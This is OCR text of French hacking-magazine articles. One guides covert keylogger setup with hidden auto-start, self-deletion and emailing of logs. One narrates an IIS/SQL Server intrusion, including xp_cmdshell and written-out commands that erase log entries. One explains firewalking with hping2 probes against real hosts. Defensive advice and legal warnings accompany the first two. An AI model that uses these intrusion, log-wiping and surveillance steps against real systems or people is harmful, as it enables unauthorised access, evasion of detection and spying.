
Mais comment faire pour constater de telles intrusions ? **Depuis toujours, comme dans chaque roman policier qui se respecte, le moyen le plus efficace serait d'installer un guet-apens pour piéger le "curieux" et réussir ainsi à le prendre la main dans le sac.** Rester à l'affût derrière un bureau ? Caméras cachées? Disons que si vous avez du temps et de l'argent à perdre, pourquoi pas, mais, dans le cas contraire, vous pouvez avoir recours encore une fois à la technologie qui met à votre disposition des pièges confectionnés à l'avance et faciles à utiliser. Tout le monde sait que l'on peut installer des disques durs amovibles, des programmes de cryptographie et tout un tas de choses qui protègeront nos données, mais de toutes façons, **toutes ces astuces ne nous révélerons pas l'identité de l'intrus** qui pourra lui, continuer d'agir en toute tranquillité. Pour rassembler des éléments qui nous indiqueront le coupable, il est fondamental de savoir ce qu'il fait avec votre PC, quels sont ses buts, quels sont les documents qui l'intéressent, et ce qu'il veut en faire après les avoir trouvés. Comment est-il possible d'obtenir toutes ces infos ? Et bien tout le monde sait que pour utiliser un ordinateur il faut appuyer sur des touches et cliquer à l'aide d'une souris sur certaines applications. C'est ce que nous allons utiliser à notre avantage en exploitant ces "contraintes techniques" (mémorisation de chaque frappe sur le clavier et de chaque programme utilisé par le curieux). Les *Keyloggers* sont des instruments créés dans ce but là. Ils enregistrent à la lettre chaque activité, que se soit une application ou du texte introduit, en gardant tout cela dans un fichier log qui s'avère ainsi particulièrement riche en informations. Il est possible de trouver des dizaines de *Keyloggers* sur Internet, mais nous analyserons Windows Keylogger 5.04, la dernière version. Ce logiciel est probablement ce qui se fait de plus complet sur le marché en ce moment.

>> Installation et utilisation


Le programme que l'on peut télécharger à partir du site **www.littlesister.de**, ne requiert pas d'installation particulière. C'est un programme auto extractible qui se décompacte dans le répertoire que vous choisirrez. Un simple double-clic sur le fichier



Options de base pour lancer automatiquement keylogger au lancement de votre PC et indiquer l'emplacement du fichier log et éventuellement faire des captures d'écran.




Dans cette fenêtre, vous pourez paramétrer les horaires de lancement et de fermeture du programme, voire de son "auto destruction"



Dans la 3e étape de configuration du logiciel, vous configurez les options d'envoi par email du fichier log.


VOTRE PC

Prenez le et confondez le la main dans le sac !



A gauche, le fichier en "brut" non décrypté par le programme approprié. En utilisant Keylogger, plus de problème, le fichier devient aussitôt clair et lisible et vous voyez apparaître les différentes actions faites sur votre PC.

exécutable fraîchement créé depuis le fichier compressé et le jeu peut commencer.
L'écran qui s'affiche alors, sera le premier des cinq phases de la configuration. Le paramétrage s'avère être complètement fluide, cependant, nous allons revenir sur les points les plus importants afin que cela soit encore plus clair.
Pour réussir à récupérer un maximum d'informations, **il est nécessaire que le programme démarre de manière automatique dès la mise en marche de l'ordinateur**. Ensuite il faut établir l'emplacement où le fichier log pourra être sauvegardé. Une des options les plus intéressantes que l'on peut activer si besoin, consiste à réaliser des captures d'écran. Ces images seront automatiquement jointes au rapport final qui sera visible en tant que page web directement en ligne. Dans le cas où vous ne souhaiteriez pas, que le programme enregistre aussi votre activité, vous pourrez programmer des horaires de mise en marche et d'arrêt automatiques. N'importe quelle manipulation effectuée sur votre PC en dehors des heures de bureau par exemple sera alors mémorisée et donc consultable à tout moment par vous seul.
En effet si vous craignez que l'indésirable ne découvre votre piège, n'ayez crainte, **en activant l'option d'auto-destruction, le programme pourra même disparaître comme par magie à une date fixée.**



Dans le cas présent, le fichier vous indique l'opération effectuée : sauvegarde d'un document.

>> Voir le résultat

Ah... voici venues les sacro-saintes vacances bien méritées ... oui mais votre ordinateur !? Le laisser à la merci de n'importe qui ? Impensable! Là aussi *Keylogger* pourra vous aider grâce à une manipulation programmable au cours de la troisième fenêtre de configuration : l'envoi par email du fichier log. Vous pouvez en effet décider de **recevoir ou pas le fichier à une heure déterminée ou bien alors quand il aura atteint une taille pré établie.**
Partez l'esprit libéré de ces problèmes-là et vous verrez que, même plongé dans les eaux tropicales, vous aurez toujours la possibilité de... surveiller en toute discrétion votre PC !
Une fois le fichier log créée, comment le voir ? Vous n'espériez tout de même pas qu'il allait s'agir d'un simple fichier .txt sur lequel il suffisait de double-cliquer pour l'ouvrir ? Comme tout programme sérieux qui se respecte, ***Keylogger* dispose d'une fonction de cryptage des fichiers de sortie** qui peut être configurée via une option spécifique lors de la configuration du programme.
Une fois ouvert, le fichier log vous affiche un lot d'informations quasi infinies sur l'utilisation qui est faite de votre PC ; le tout accompagné de captures d'écran prises à intervalle régulier. Que se soit la sauvagarde ou le déplacements de fichiers jusqu'au moindre effleurement de touches du clavier, tout est enregistré. A ce niveau-là, il ne tient qu'à vous d'inviter votre cher collègue à diner et de le faire blêmir en lui montrant la preuve de sa "curiosité"... en complément, bien sûr, de l'addition.... :-)
Mais il doit bien y avoir un problème quelque part ? Effectivement, il faut bien admettre que sur Internet, il est facile de dénicher des anti- *Keyloggers*. Ce sont des programmes qui scannérisent le micro et qui débusquent nos "alliés" espions. Au jour d'aujourd'hui, nous avons la chance qu'il en existe encore peu pour Windows XP et que ceux çi ne réussissent pas à débusquer les *Keyloggers* en action. Dans l'attente de futures évolutions, liées en particuliers au projet Palladium de Microsoft (voué à interdire le fonctionnement de tels programmes), profitons de cette possibilité d'agir tranquillement, en exploitant gratuitement ce petit "agent secret" personnel.

Attention à l'utilisation que vous faite du programme.

L'utilisation que nous avons décrite d'un programme comme Windows Keylogger est parfaitement licite et légitime. Cependant, il est évident que si ce même programme est installé sur le micro d'une autre personne, il pourra servir à épier son intimité. Dans ce cas, sans compter que cela devient éthiquement incorrect, l'utilisation frauduleuse d'un Keylogger peut être punie pénalement.
Si vous pensez qu'un Keylogger a été installé à votre encontre sur votre ordinateur, vous pouvez essayer d'utiliser la version 2.0 d'Anti-Keylogger que vous trouverez sur **www.anti-keyloggers.com**

GROS PLAN SUR L'ATTAQUE DE SERVEUR MICROSOFT IIS / SQL PAR DON JUAN

Chronique d'une attaque au serveur Microsoft IIS / SQL

Don Juan explique comment un personnage malintentionné peut entrer sur la pointe des pieds dans un site qui utilise la plate-forme Microsoft, faire ce qu'il veut, et sortir sans laisser de traces.

Que les serveurs Microsoft soient peu sûrs est déjà connu, et il est évident que ceux qui connaissent effectivement les problèmes de cette plate-forme sont fort peu nombreux.

Comme d'habitude, beaucoup de personnes parlent, mais peu nombreux sont ceux qui comprennent vraiment.

Imaginons alors - dans un scénario apocalyptique - ce que pourrait faire un individu malintentionné à un serveur Microsoft qui n'aurait pas été configuré et mis à jour d'une façon appropriée.

Suite à cela, nous allons voir quelles sont les précautions à prendre pour éviter les attaques de ce genre sur nos propres serveurs.

Habituellement, l'attaque proviendra de la connexion Internet d'un grand fournisseur, comme Tiscali ou Libero auxquels ont été fournis de fausses coordonnées personnelles. En réalité, le hacker serait de toute façon retrouvé, notamment parce que ces fournisseurs enregistrent le numéro de téléphone de la ligne utilisée pour la connexion (et utiliser le service Télecom qui permet de camoufler le numéro de celui qui appelle, dans ce cas, se révèle inutile). S'il n'est pas novice, donc, il va utiliser un numéro imprécis de serveur proxy entre son ordinateur et le serveur à attaquer, de sorte à créer des confusions.

Le logiciel nécessaire est assez coûteux, mais certainement pas le piratage des licences régulières de Windows 2000 et de Sql Server Desktop Edition ou Developer Edition.

Les serveurs susceptibles de subir ce type d'attaque montent vers IIS 4.0 ou supérieur, SQL Server 7.0 ou supérieur et ne sont pas protégés par un firewall. Les administrateurs n'ont pas tous mis à jour IIS comme il se doit, et il est très probable qu'ils se retrouvent avec une des 'diablotines' de premières versions qui permet de naviguer entre les pages et visualiser le contenu des lignes du texte.

Pour vérifier le type de serveur et le système opérationnel, le hacker utilisera probablement un service comme celui de www.netcraft.com qui est capable d'établir la plate-forme sur laquelle tourne un site quelconque. Pour comprendre ce qu'est un firewall, le hacker fera des portscans sur divers ports de la 80 ; dans ce cas un système d'identification des intrusions (IDS), pourrait déjà faire sonner une première alarme, et empêcher les étapes successives de l'attaque.

>> Analyse de l'attaque

1 Le premier pas du hacker sera celui d'utiliser une URL mal formaté en sorte de se braquer au lien **c:\winnt\system32\cmd.exe** et exécuter la commande 'dir' (informations sur ce type d'attaque, avec des exemples des "script perl" utilisés, se trouve sur **www.bismark.it**).

Si le hacker est chanceux, à ce point-là il verra le contenu de la directory : le système est nu devant ses yeux.

2 Le hacker se rendra maintenant dans la directory où résident les pages asp, c'est à dire le site purement et simplement (probablement c:\Inetpub\wwwroot) et, en utilisant la commande type, arrivera à visualiser le contenu de la page global.as et des diverses pages Asp, en recherchant le fil de la connexion à SQL Serveur, que devrait être du type :

" Driver ={(Microsoft SQL SERVER)} ; SERVER= " etc...

Dans ce lien sont contenues les valeurs de USERID et PASS, qui sont les exigées pour se rallier à la base de données SQL Serveur.

3 Maintenant, il utilisera L'Entreprise Manager pour faire un nouvel enregistrement, en spécifiant comme nom l'adresse IP de la victime, et comme nom d'utilisateur et mot de passe ceux qu'il aura trouvé dans le lien de connexion.

4 Si le lien contient l'usager " sa " ou, si une fois vérifiés les privilèges de l'usager repéré, il découvrira que celui-ci appartient au groupe des bases de données administrateurs, le hacker aura la vie facile et pourra passer tout de suite au point suivant. Dans le cas contraire, il fera de petites tentatives en vue d'individualiser le mot de passe de l'usager " sa ", en utilisant un mot de passe vide où un de ceux peu communs


5 Maintenant, en utilisant toujours l'Entreprise manager, il se rendra dans la base de données principale, il ouvrira le "tool sql query analyzer" (instrument sql d'analyse et recherche) et arrivera à voir le contenu de c: en tapant xmdcmdshell'dir c:\'. S'il a de la chance, il aura à sa disposition un "shell" sur le système avec privilèges d'administrateur, et pourra faire tout ce qu'il veut.

6 Ce scénario, déjà dramatique, peut devenir tragique, dans la mesure où le hacker pourra modifier les logs du système et éliminer ses traces. S'il porte dans le répertoire qui contient les pages de log des attaques et, en supposant par exemple, que l'attaque soit arrivée le 1 Janvier 2001 et l'adresse IP du hacker soit 192.168.0.2, il utilisera une séquence de commandes comme celle-là :

```
type ex010101.log / find /V
"192.168.0.2 " > temp
del ex010101.log
move temp ex010101.log
```

Dans la pratique ; avec find/v il trouvera toutes les règles qui ne contiennent pas le IP et les copiera dans une page temporaire. A la suite, il effacera la page du log et donnera à la page temporaire le nom de la page du log effacé. Il pourra aussi modifier les attributs de la date de création et de la modification de la page du log, de sorte qu'il ne laisse aucune trace de toutes ces manipulations.

Habituellement, le fait que la page du log soit ouverte en exclusivité par IIS n'intimide pas l'intrus: cela ne ferait rien d'autre qu'arrêter IIS avec les commandes MS-DOS, modifier les pages et faire repartir IIS avant que l'administrateur ne puisse entrevoir quoi que ce soit.



>> Comment se défendre.

Cette attaque est plus dangereuse que celles tentées avec nc ou qui arrivent après l'installation d'un troyen, parce-qu'elles n'altèrent en aucun cas le système et elles ne laissent aucune trace : ne seront pas exécutés de processus étranges, ni de nouvelles clés d'un nouveau registre, ne seront pas non plus utilisées de ports de type 31004, ce qui frappe les yeux.

SQL Serveur sera commandé d'une porte parfaitement régulière.

Pour éviter que l'attaque décrite ne soit couronnée de succès, il faut invalider l'habilitation ou changer le mot de passe de l'usager " sa ", en tant que postage prédéfini et vide, contrôler que les pages asp ne contiennent pas de références directes au SQL Serveur, par contre, utiliser un DSN du système, et englober là, les informations pour l'accès.

Dans les tableaux des usagers admis à l'entrée dans les aires réservées au site, il faut utiliser seulement de mots de passe codés, et jamais en clair.


Un attaquant pourrait entrer en possession de ces mots de passes et violer d'autres systèmes et services des usagers (email, feuilles protégées). Par conséquent, il est préférable d'installer sur le Web serveur le dll gratuit " jcript ", qui va coder le mot de passe avec un algorithme irréversible (MD5). A ce moment-là, le contrôle d'accès s'effectuera en confrontant les liens codés et non en clair.

Il en résulte que, si un usager devait oublier un mot de passe, le système aurait à en générer automatiquement un nouveau, en rendant impossible l'accès au mot de passe codé.

LINK

COMMENT ÉVITER LES ERREURS.

Le Webmaster de cet exemple a été vraiment une poule mouillée ; pour éviter des erreurs plus graves, il faut avant tout consulter la section relative aux mises à jour de sécurité du site du producteur du serveur (dans ce cas, www.microsoft.com/technet).
La deuxième erreur grave, était celle de n'avoir pas modifié le mot de passe prédéfini de l'usager " sa " de SQL Serveur. Une liste de tous les pas à faire pour rendre sûr SQL Serveur se trouve sur le site www.sqlsecurity.com/checklist.asp
Enfin, il a introduit le lien de connexion à la base de données (qui contient le mot de passe d'accès) directement dans les pages Asp, au lieu d'utiliser un DSN du système, méthode plus sûre et conseillée. Autres infos sur www.powerasp.com/content/database/dsnvsdsnless.asp



Passer outre les "firewall"

Pour être des vrais hackers il faut aussi transpirer un peu. Voilà un guide pour identifier et passer outre les failles de sécurité au sein de routeurs et de firewalls. Voyons qui de vous parviendra à comprendre les manipulations que nous allons vous exposer.

SOMMAIRE

Voilà tous les points qui seront traités dans cet article:

1 TCP/IP Protocol

Le présent article prévoie que le lecteur soit en possession de bonnes connaissances dans le domaine des protocoles réseau et à leur fonctionnement, pourtant un tel argument ne sera pas rencontré pendant le traitement de ce texte.

2 Firewalking

Le terme firewalking est utilisé pour indiquer l'ensemble des techniques qui permettent d'identifier un " routeur/firewall " et les respectifs ACL (Access Control List, c'est à dire, l'ensemble des règles adoptées par les dispositifs de filtre du paquet pour établir si le trafic sur une interface donnée soit licite). Par le biais d'un firewalking, un pirate est capable de relever de irrégularités éventuelles dans la sécurité du firewall afin d'obtenir un accès non autorisé au réseau interne.

Le but de cet article est de décrire en détail ces techniques afin de permettre à un administrateur réseau qui souhaiterait tester à la main l'efficacité de ses propres systèmes de protection, de le faire en toute tranquillité.

3 RFC 793 ou TCP

La majeure partie des techniques qui seront évoquées au cours de cet article, trouvent leurs bases dans les spécificités des protocoles de réseau et précisément dans le TCP.

3.1 Comprendre le TCP

Dans la RFC 793 on peut lire:

" 1.Si la connexion n'existe pas (CLOSED), sera envoyé un signal reset en réponse à un certain segment admis, à moins que n'arrive un autre reset. En particulier, seront repoussés de cette façon les SYN adressés à une connexion inexistante. Si le segment admis, a un champ ACK, le reset prend son numéro de séquence égal à zéro et le champ ACK sera posté sur la somme des numéros de séquence et sur la longueur du segment admis. La connexion reste dans le statut CLOSED. "

Il apparaît que l'on peut déduire que si nous envoyons un paquet à un certain hôte sur un port qui se révèle fermé, il nous répondra avec un signal Reset actif, à moins que le paquet que nous lui avons envoyé n'aie pas contenu, à son tour le seul, segment Reset posté à 1.

Pour donner un exemple pratique de ce que nous venons d'évoquer, nous utiliserons le tool Hping2 de Antirez, qui permet de forger de paquets TCP adaptés aux nos exigences :

```
# hping2 -p 1 -S localhost
HPING localhost (lo 127.0.0.1): S
set, 40 headers + 0 data bytes len=40
ip=127.0.0.1 flags=RA seq=0 ttl=255
id=679 win=0 rtt=0.3 ms len=40
ip=127.0.0.1 flags=RA seq=1 ttl=255
id=680 win=0 rtt=0.2 ms len=40
ip=127.0.0.1 flags=RA seq=2 ttl=255
id=681 win=0 rtt=0.2 ms
   --- localhost hping statistic ---
3 packets tramitted, 3 packets
received, 0% packet loss round-trip
min/avg/max = 0.2/0.3/0.3 ms
```

Nous avons envoyé un paquet avec signal SYN actif sur le port 1 de l'hôte local qui se trouve en état " CLOSE ". En réponse nous avons obtenu un paquet RST (flags = RA, est sur le point RST/ACK) comme l'on pouvait déjà le pronostiquer.

Maintenant, envoyons au même hôte et sur le même port, un paquet avec flag RST actif, comme l'exigent les spécificités de TCP. L'hôte ne répondra avec aucun paquet:

```
# hping2 -p 1 -R localhost
HPING localhost (lo 127.0.0.1): R
set, 40 headers + 0 data bytes
   --- localhost hping statistic ---
3 packets tramitted, 0 packets
received, 100% packet loss round-
trip min/avg/max = 0.0/0.0/0.0 ms
```

3.2 Listen State

Bon, passons au deuxième point, qui s'inspire du RFC du protocole TCP, le RCF 793, qui spécifie :

" 2. Si la connexion est, d'un certain point de vue, non synchronisée (LISTEN, SYN-SENT, SYN-RECEVEID), et le segment admis concorde avec quelque chose qui n'est pas encore envoyé (le segment apporte un ACK inacceptable), ou si un

? Firewalking: Indique l'ensemble des techniques qui permettent d'identifier un routeur/firewall et les ACL (Access Control List) respectifs, ou bien l'ensemble des règles adoptées par les dispositifs de filtre du paquet, pour établir si le trafic sur une interface donnée soit licite ou pas.

segment admis a un niveau de sécurité ou compartiment qui ne correspond pas exactement au niveau et au compartiment demandé par la connexion, sera envoyé un signal de reset [...].

Si le segment admis a un champ ACK, le reset prend son numéro de séquence du champ ACK du segment, autrement il revêt le numéro de fréquence égal à zéro et le champ ACK sera posté sur la somme du numéro de séquence e de la longueur du segment admis.

La connexion reste, de toute façon, dans le même état ".

De ces lignes, il faut comprendre que si nous avions envoyé un paquet avec flag ACK actif sur un port qui se trouve en état LISTEN nous aurions en réponse un paquet avec flag RST égal à 1 (actif).

Par exemple :

```
# hping2 -p 80 -A localhost
HPING localhost (lo 127.0.0.1): A
set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 flags=R seq=0
ttl=255 id=710 win=0 rtt=0.3 ms
len=40 ip=127.0.0.1 flags=R seq=1
ttl=255 id=711 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 flags=R seq=2
ttl=255 id=712 win=0 rtt=0.2 ms
   --- localhost hping statistic ---
3 packets tramitted, 3 packets
received, 0% packet loss round-trip
min/avg/max = 0.2/0.3/0.3 ms
```

L'expédition du paquet avec flag ACK posté à 1 vers le port 80 (LISTEN) du système hôte local a causé, comme réponse de la part de ce dernier, un paquet RST (flag = R) selon les spécificités du protocole.

4 Auditing des ACL

4.1 Simples déductions sur les flag

Cette technique est basée sur de simples déductions. C'est pour cela qu'il est plus judicieux de procéder avec des exemples, en mémorisant bien le tableau remporté ci-dessus :

STATE	FLAG	REPLY
Listen	NULL	None
Listen	FIN	None
Listen	RST	None
Listen	ACK	RST
Listen	SYN	SYN/ACK
Closed	RST	None
Closed	NULL	RST/ACK
Closed	ACK	RST
Closed	SYN	RST/ACK
Closed	FIN	RST/ACK

```
# hping2 -p 80 -S www.yahoo.it
HPING www.yahoo.it (eth0
217.12.3.11): S set, 40 headers + 0
data bytes len=46 ip=217.12.3.11
flags=SA DF seq=0 ttl=51 id=19912
win=65535 [...] len=46 ip=217.12.3.11
flags=SA DF seq=1 ttl=51 id=56715
win=16384 [...] len=46 ip=217.12.3.11
flags=SA DF seq=2 ttl=51 id=41115
win=65535 [...]
```

Le serveur web est en écoute sur le port 80 et il répond promptement a une requête de connexion (flag SYN=1) avec un paquet SYN/ACK, tout s'est passé comme prévu.

Maintenant essayons d'envoyer un paquet seulement avec le flag ACK actif, ce que nous nous attendons, conformément au même tableau, c'est de recevoir un signal RST:

```
# hping2 -p 80 -A www.yahoo.it
HPING www.yahoo.it (eth0
217.12.3.11): A set, 40 headers + 0
data bytes
   www.yahoo.it h ping statistic ---
3 packets tramitted, 0 packets
received, 100% packet loss round-
trip min/avg/max = 0.0/0.0/0.0 ms
```

Pourtant, contrairement à ce que nous espérions, nous n'avons reçu aucun paquet en réponse, comme si notre ACK était ignoré (2). Où donc pouvait se trouver la mauvaise manipulation ?

L'hypothèse la plus plausible à nos yeux se résume au fait que nous avons dû nous heurter à un firewall au filtre du paquet qui a pour mission de bloquer certains paquets en empêchant une connexion avec le port en cause.

Nous sommes certains que vous aviez compris comment ça fonctionne... pas vrai ? Le secret consiste en relever une contradiction entre les reply que nous attendions de la couche TCP et la valeur restituée par l'essai.

4.2 ICMP message

La particularité de certains messages d'erreur ICMP c'est qu'ils peuvent fournir des informations très précieuses à l'égard des caractéristiques mêmes du réseau qui a généré le message. Une technique très commune utilisée pour récolter des informations est basée justement sur la création de paquets expressément étudiés pour générer un message d'erreur ICMP de la part de l'hôte destinataire du paquet. En procédant aux analyses des ACL il va nous arriver de rencontrer un ICMP de type 3 code 13 qui signalent la présence d'un filtre posté par l'administrateur.


Drop to : de l'anglais " to drop ", signifie littéralement laisser tomber, s'utilise pour indiquer une requête qui est ignorée.

Chaque fois quand nous obtiendrons à un essai donné, un ICMP de ce type non seulement nous serons au courant de la présence d'un firewall, mais nous allons en connaître l'adresse IP, ce qui représente un grand avantage afin de déterminer le responsable direct du filtrage du trafic illicite. Hping2 relève et signale la présence d'un filtre administratif de cette façon:

```
# hping2 -p 79 -S www.libero.it
HPING www.libero.it (eth0
195.210.91.83): S set, 40 headers +
0 data
ICMP Packet filtered from
ip=192.106.7.230 name=UNKNOWN
ICMP Packet filtered from
ip=192.106.7.230 name=UNKNOWN
ICMP Packet filtered from
ip=192.106.7.230 name=UNKNOWN
--- www.libero.it hping statistic --
-
6 packets tramitted, 0 packets
received, 100% packet loss round-
trip min/avg/max = 0.0/0.0/0.0 ms
```

Le numéro d'IP remporté n'est pas nécessairement celui du système destinataire, mais plutôt du système qui a généré la réponse ICMP c'est à dire le firewall :)

Il existe de nombreux moyens qui permettent de causer l'émission d'un message ICMP de la part d'un système éloigné,



l'émission manquée de celui-ci indique en toute probabilité la présence d'un dispositif filtrant.

A ce niveau de ce dossier, il est important de consulter la liste des types ICMP, la dernière mise à jour des spécifications est repérable sur l'URL : www.iana.org/assignments/icmp-parameters

4.3 Traceroute

Le traceroute est un outil qui permet de déduire les routeurs intéressés au cheminement de nos paquets de données vers un système destinataire, fourni en sortie les différents bonds qui réalise le paquet pour joindre le système désiré.

A chaque bond le champ TTL (Time To Live) du paquet est diminué d'une unité, le frôlement de la valeur 0 de la part de ce dernier cause une erreur ICMP de la part de l'intervenant qui a réalisé le paquet. Le traceroute envoie un premier paquet vers l'hôte de destination avec un TTL égal à 1 (qui expirera au premier saut en causant une erreur ICMP de la part de l'intervenant qui a réalisé le paquet), enverra successivement au système destinataire d'autres paquets en développant de plus en plus le champ TTL d'une unité jusqu'à rejoindre effectivement le système cible. Ce processus fournit les adresses IP de tous les routeurs intéressés au cheminement y compris l'éventuel dispositif de filtrage des paquets. Vous trouverez ci-dessous quelques exemples qui en illustrent le fonctionnement, les adresses IP des premiers bonds ont été volontairement occultées :

```
# traceroute www.arianna.it
traceroute to arianna.iol.it
(195.210.91.187), 30 hops max, 40
byte

1 192.168.1.1 (192.168.1.1)  1.186
ms  2.035 ms  1.094 ms
2 xxx.x.xxx.xxx (xxx.x.xxx.xxx)
40.615 ms  40.612 ms  42.971 ms
3 xxx.x.xxx.xx (xxx.x.xxx.xx)
42.234 ms  42.148 ms  39.653 ms
4 xxx.x.xxx.xxx (xxx.x.xxx.xxx)
41.942 ms  43.718 ms  45.596 ms
5 gr-mi-b-v12.iunet.it
(192.106.1.172) 43.810 ms  44.086 ms
44.008 ms
6 192.106.7.238 (192.106.7.238)
42.775 ms  43.245 ms  47.147 ms
7 * * *
```

HOP: passer d'un noeud à un autre. Chaque routeur traversé est indiqué par un saut / bond.

La sortie du traceroute s'achève en tant qu'anomalie au septième bond, en indiquant la présence d'un dispositif avec fonctionnalité de filtre de paquet. Notre requête est abandonnée et le champ TTL n'est pas diminué en manquant la réception de l'erreur ICMP touchée. Comme postage prédéfini, le programme Traceroute utilise des paquets UDP pour les propres essais, en toute probabilité ceux-là sont bloqués par les règles du routeur qui se trouve en coïncidence avec le septième saut.

On peut utiliser l'option -I pour forcer le programme à utiliser le protocole ICMP afin de contourner le filtre :

```
# traceroute -I www.arianna.it
traceroute to arianna.iol.it
(195.210.91.187), 30 hops max, 40
byte
1 192.168.1.1 (192.168.1.1)  1.162
ms 1.181 ms  1.091 ms
2 xxx.x.xxx.xxx (xxx.x.xxx.xxx)
41.748 ms 41.655 ms  37.773 ms
3 xxx.x.xxx.xx (xxx.x.xxx.xx)
40.642 ms  43.297 ms  41.176 ms
4 xxx.x.xxx.xxx (xxx.x.xxx.xxx)
43.657 ms  42.232 ms  45.558 ms
5 gr-mi-b-v12.iunet.it
(192.106.1.172) 41.181 ms  43.095 ms
47.625 ms
6 192.106.7.238 (192.106.7.238)
44.536 ms  43.700 ms  44.011 ms
7 arianna.iol.it (195.210.91.187)
45.323 ms  44.111 ms  42.984 ms
```

Bon, maintenant le " trace " est bien arrivée à son terme et a parcouru tous les sauts qui nous séparent de l'hôte destinataire, maintenant nous connaissons les IP du firewall et nous sommes capables de récolter les informations ultérieures concernant ses ACL.
Voyons maintenant un autre exemple analogue :

```
# traceroute -I www.xoom.it
traceroute to xoom.it (212.66.231.5),
30 hops max, 40 byte packets
1 192.168.1.1 (192.168.1.1)  1.166
ms 1.165 ms 1.097 ms
2 xxx.x.xxx.xxx (xxx.x.xxx.xxx)
37.347 ms  39.567 ms 40.109 ms
3 xxx.x.xxx.xx (xxx.x.xxx.xx)
38.024 ms  40.095 ms 39.595 ms
4 xxx.x.xxx.xx (xxx.x.xxx.xx)
46.864 ms
5 gw-wind-mi6-pos-infostrada.wind.it
(212.245.250.49)  44.291 ms [...]
6 c-mi2-fe2a.wind.it (212.245.36.130)
42.704 ms  44.094 ms  45.854 ms
7 212.245.53.30 (212.245.53.30)
55.765 ms  57.864 ms  55.785 ms
8 * * *
```

Dans ce cas le routeur qui se trouve au huitième saut non seulement bloque les requêtes UDP, mais aussi les requêtes ICMP. Nous devrons donc, recourir à une technique légèrement différente pour contourner également cette restriction.

Comme vous l'avez vu dans l'exemple précédent, le traceroute ne réussit pas à faire son devoir, parce que les paquets qu'il utilise ne réussissent pas à surpasser le filtre et en conséquence, ne réussissent pas expirer en générant le ICMP qui révélerait l'identité du firewall.

Essayons d'utiliser Hping2 pour arriver là où le traceroute ne parvient pas à aller, notre but est de créer un paquet qui arrive au saut correspondent au firewall avec un TTL égal à 1 et qui sera accepté par ce dernier qui ne diminuera pas le champ TTL causant le message ICMP " TTL exceeded " en transit. Tout d'abord traçons notre système destinataire jusqu'au point où le filtre du paquet nous le permet :

```
# traceroute -I www.xoom.it
traceroute to xoom.it (212.66.231.5),
30 hops max, 40 byte packets
1 192.168.1.1 (192.168.1.1)  1.166
ms  1.165 ms  1.097 ms
2 xxx.x.xxx.xxx (xxx.x.xxx.xxx)
37.347 ms  39.567 ms  40.109 ms
3 xxx.x.xxx.xx (xxx.x.xxx.xx)
38.024 ms  40.095 ms  39.595 ms
4 xxx.x.xxx.xx (xxx.x.xxx.xx)
46.864 ms  43.164 ms  41.677 ms
5 gw-wind-mi6-pos-infostrada.wind.it
(212.245.250.49)  44.291 ms [...]
6 c-mi2-fe2a.wind.it (212.245.36.130)
42.704 ms  44.094 ms  45.854 ms
7 212.245.53.30 (212.245.53.30)
55.765 ms  57.864 ms  55.785 ms
8  * * *
```

